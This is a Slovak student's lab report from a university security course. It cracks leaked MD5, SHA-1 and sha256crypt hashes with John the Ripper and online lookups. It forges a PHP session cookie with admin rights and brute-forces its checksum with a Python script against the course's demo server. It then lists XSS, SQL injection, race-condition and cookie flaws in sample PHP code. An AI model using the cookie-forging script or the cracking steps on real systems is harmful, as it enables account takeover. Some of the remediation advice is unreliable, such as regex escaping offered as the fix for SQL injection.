Cvičenie 4 BIT

Fedor Viest

Cvičenie: Po 10:00

4.1 Weak passwords and hashing

- Unikla vám databáza s heslami vašich používateľov.
- Identifikujte formát hashovania jednotlivých hesiel hashovaciu funkciu a prípadný salt a napíšte, či je dané hashovanie bezpečné. Ak nie, uvedte pre čo.
- Pokúste sa zlomit jednotlivé heslá pomocou OSINT a crackovacích nástrojov (john the ripper alebo hashcat).Heslá sa nachádzajú v slovníkoch s bežnými heslami.

Použil som nástroj hash-identifier na zistenie hashov hesiel

320f90360b2e6242a1605c6a43466691 - MD5

Na cracknutie som použil túto stránku: https://md5.j4ck.com/13950 a heslo je **krokodil123**

da39a3ee5e6b4b0d3255bfef95601890afd80709 - SHA-1

Na cracknutie som použil túto stránku: https://sha1.gromweb.com/?string= a heslo je empty string

Hash	Reverse string
da39a3ee5e6b4b0d3255bfef95601890afd80709	*(empty string)*

1e89cca48$.INUNFuE848.qRakPnepu/ - MD5 (Unix), kde salt je e89cca48

Na cracknutie hesla som použil nástroj john the ripper a heslo je **12345678**

```
┌──(kali㉿kali)-[~]
└─$ john md_5_bit --show
user1:12345678
```

$5$1111$Fu1TGVjZl6a7x2vnKn5HqzhlevDCQyGObcGPAziy61D - SHA256 (Unix), salted, kde salt je 1111

Na cracknutie som použil nástroj john the ripper a heslo je **password1**

```
┌──(kali㉿kali)-[~]
└─$ sudo john md_5_bit --show
user2:password1
```

$5$1111$N21DKC75OGVQpl5dkeN0FUvsR3JoiyLP1XxSkDOAfM7 - SHA256 (Unix), salted, kde salt je 1111

Na cracknutie som použil nástroj john the ripper a heslo je **nbusr123**

```
┌──(kali㉿kali)-[~]
└─$ sudo john md_5_bit --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha256crypt, crypt(3) $5$ [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
nbusr123         (user2)
1g 0:00:09:36 DONE (2023-10-16 05:23) 0.001736g/s 8970p/s 8970c/s 8970C/s nc9990..nbajajj
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ani jedno heslo nie je bezpečné, keďže som vedel cracknúť všetky. Všetky heslá sú zo slovníka a sú to vpodstate basic heslá. Lepšie by bolo použiť nejaké heslo s random znakmi a v náhodnom poradí. Čo sa týka algoritmov, SHA-1 sa už na heslá nepoužíva, z dôvodu, že pre rovnaký string vytvorí rovnaký hash, čiže útočníci sa vedia zamerať na hashe, ktorých je najviac (napr. v DB)

4.2 Broken authentication

- Na stránke “backend.php” nájdete prihlasovací formulár.
- Vaše meno a heslo a heslo je “bit” “bit”.
- Získajte prístup do administrátorskej časti stránky a nájdite “flag”.

Najprv som sa prihlásil a našiel cookie v browseri.

Name	Value	D	P.	Exp...	Size	H	Sec...	Sa...	Par...	P...
sess...	82	x...	/	Ses...	11					Me...
sess	Tzo4OiJzdGRDbGFzcyI6NDp7czoyOiJpZCI7aToxM...	x...	/	Ses...	136					Me...

Toto znamená, že cookie má v sebe 2 informácie: sess a sess_csum. Sess string som dal do base64 dekódera a vyhodilo mi to nasledovný output:

```
O:8:"stdClass":4:{
    s:2:"id";i:13;
    s:5:"login";s:3:"bit";
    s:8:"password";s:3:"bit";
    s:8:"is_admin";b:0;
}
```

Tento output je vlastne serializovaný cookie, tak som v dátach zmenil polia **id** na 1, **login** na jozko, **password** na kreslo a **is_admin** na 1. Dáta som následne naspäť enkódoval a vyšiel mi tento base64 string:

```
Tzo4OiJzdGRDbGFzcyI6NDp7czoyOiJpZCI7aToxO3M6NToibG9naW4iO3M6NToiam96a28iO3M6ODoicG
Fzc3dvcmQiO3M6Njoia3Jlc2xvIjtzOjg6ImlzX2FkbWluIjtiOjE7fQ==
```

Po pár pokusoch o uhádnutie checksum (nájdenie nejakého vzorca) som si napísal script, ktorý brute force-uje všetky checksum 0-1000:


```
import requests

url = "https://xviest.bit.demo-cert.sk/backend.php"

login_data = {
    "action": "login",
    "login": "bit",
    "password": "bit"
}

with requests.Session() as session:
    response = session.post(url, data=login_data)
    cookie = session.cookies.get_dict()

results = []

for i in range(1000):
    cookie["sess"] =
"Tzo4OiJzdGRDbGFzcyI6NDp7czoyOiJpZCI7aToxO3M6NToibG9naW4iO3M6NToiam96a28iO3M6ODoic
GFzc3dvcmQiO3M6Njoia3Jlc2xvIjtzOjg6ImlzX2FkbWluIjtiOjE7fQ=="
    cookie["sess_csum"] = str(i)
    response = requests.get(url, cookies=cookie)
    curr_cookie = "checksum {}: {}".format(i, response.content)

    print(curr_cookie)

    results.append(curr_cookie)

print(results)
```

S týmto postupom som našiel správnu hodnotu checksum, ktorá je **103**

```
checksum 99: b'session manipulation detected! hacking attempt will be reported to system administrators!11'
checksum 100: b'session manipulation detected! hacking attempt will be reported to system administrators!11'
checksum 101: b'session manipulation detected! hacking attempt will be reported to system administrators!11'
checksum 102: b'session manipulation detected! hacking attempt will be reported to system administrators!11'
checksum 103: b'<h1>ahoj jozko</h1>heslo d\xc5\x88a je krtko!<h3><a href="?logout=1">logout</a></h3>'
checksum 104: b'session manipulation detected! hacking attempt will be reported to system administrators!11'
checksum 105: b'session manipulation detected! hacking attempt will be reported to system administrators!11'
```

Keď som nahradil cookie údaje, tak sa mi zobrazil "flag": **krtko**

Name	Value	D	P.	Exp...	Size	H	Sec...	Sa...	Par...	P...
sess...	103	x...	/	Ses...	12					Me...
sess	Tzo4OiJzdGRDbGFzcyI6NDp7czoyOiJpZCI7aToxO...	x...	/	Ses...	144					Me...



4.4 More code review

- Na adrese https://bit.demo-cert.sk/derave2.phps nájdete časť zdrojového kódu webovej aplikácie napísanej v jazyku PHP.
- Nájdite v nej čo najviac zraniteľností a logický chýb. (aspon 3)
- Zamerajte sa na typy zranitelností, ktoré ste neobjavili v úlohe 3.4
- Okomentujte ich a vyskúšajte ich pomenovať pomocou CWE identifikátorov.
- Bonus: Navrhnite odporúčania, ako problému odstrániť, prípadne opravte kód

1. Zraniteľnosť XSS **CWE identifikátor: CWE-79**

```
// greet user after login
    echo "<h1>Welcome back {$_REQUEST['login']}</h1>";
```

Hodnota `$_REQUEST['login']` sa priamo vkladá do html, čím vie útočník vykonať javascript kód.

2. Zraniteľnosť na sql injection **CWE identifikátor: CWE-89**

```
$user = $db->getRow("SELECT * FROM users WHERE login='".addslashes($login)."' AND
password='".addslashes($password)"'");
```

Je pokus o escapovanie vstupu, ale stale sa da prelomit, cize strale to nie je vhodna sanitizacia vstupu.

Odporúčanie

Escape characterov, napríklad použitím regexu a obmedzením dĺžky vstupu

3. Zraniteľnosť Race Condition - **CWE identifikátor: CWE-367**

```
$message_id = $db->getValue("SELECT MAX(id) FROM messages");

    // check, if user has external avatar
    $url = "https://www.gravatar.com/avatar/".md5(trim($user['login']));
    $avatar_data = file_get_contents($url);
    file_put_contents("avatars/".$user['login'].".jpg");

    // save message
```

```
    $db->query("INSERT INTO messages VALUES(".($message_id + 1).",'$title',
'$message', '$author')");
```

Najprv sa načíta message_id do premennej, ale v prípade, že by prišli 2 requesty naraz, tak sa môže stať, že sa pripadí 2 správam to isté posledné id, takže pri zápise do DB by sa jedna zo správ premezala.

Odporúčanie

Zaobaliť call do jednej tranzakcie, čiže sa najprv získa id, potom sa spraví zásah do DB a potom sa môže získať ďalšie id.

4. Zraniteľnosť stored XSS **CWE identifikátor: CWE-79**

```
foreach ($messages as $message) {
    echo <<<EOT
<h1>{$message['title']}</h1>
<h2>{$message['author']}</h2>
<div>{$message['message']}</div>
EOT;
}
```

V message sa môže nachádzať nebezpečný JS kód, ktroý sa spustí pri tomto HTML

Odporúčanie

Sanitizovať kód napríklad použitím funkcie htmlspecialchars()

5. Ukladanie citlivých údajov do cookie **CWE identifikátor: CWE-311, CWE-315**

```
$user = $db->getRow("SELECT * FROM users WHERE login='".addslashes($login)."' AND
password='".addslashes($password)"'");
    setcookie('user',base64_encode($user));
```

Z DB sa vytiahnu citlivé údaje o používateľovi, ktoré sa následne vložia do cookie v base64 encodingu.

Odporúčanie

Nevkladať citlivé údaje do cookie a neukladať ich na používateľov stroj. Radšej vytvoriť používateľovi session pri logine, alebo používať tokeny.

6. Ukadanie dát do premenných z cookie, ktorá mohla byť modifikovaná **CWE identifikátor: CWE-565**

```
$user = @base64_decode($_COOKIE['user']);
```

Vytvára sa user z cookie, ale medzičasom táto cookie mohla byť modifikovaná

Odporúčanie

Použiť tokeny namiesto cookie

7. Data leak z databázy **CWE identifikátor: CWE-209**

```
$user = $db->getRow("SELECT * FROM users WHERE login='".addslashes($login)."' AND
password='".addslashes($password)"'");
    setcookie('user',base64_encode($user));
```

V prípade, že v query vznikne error, error message s údajmi o DB sa uloží do cookie

Odporúčanie

Pridať handler, že v prípade, že DB vráti error, tak sa cookie nevytvorí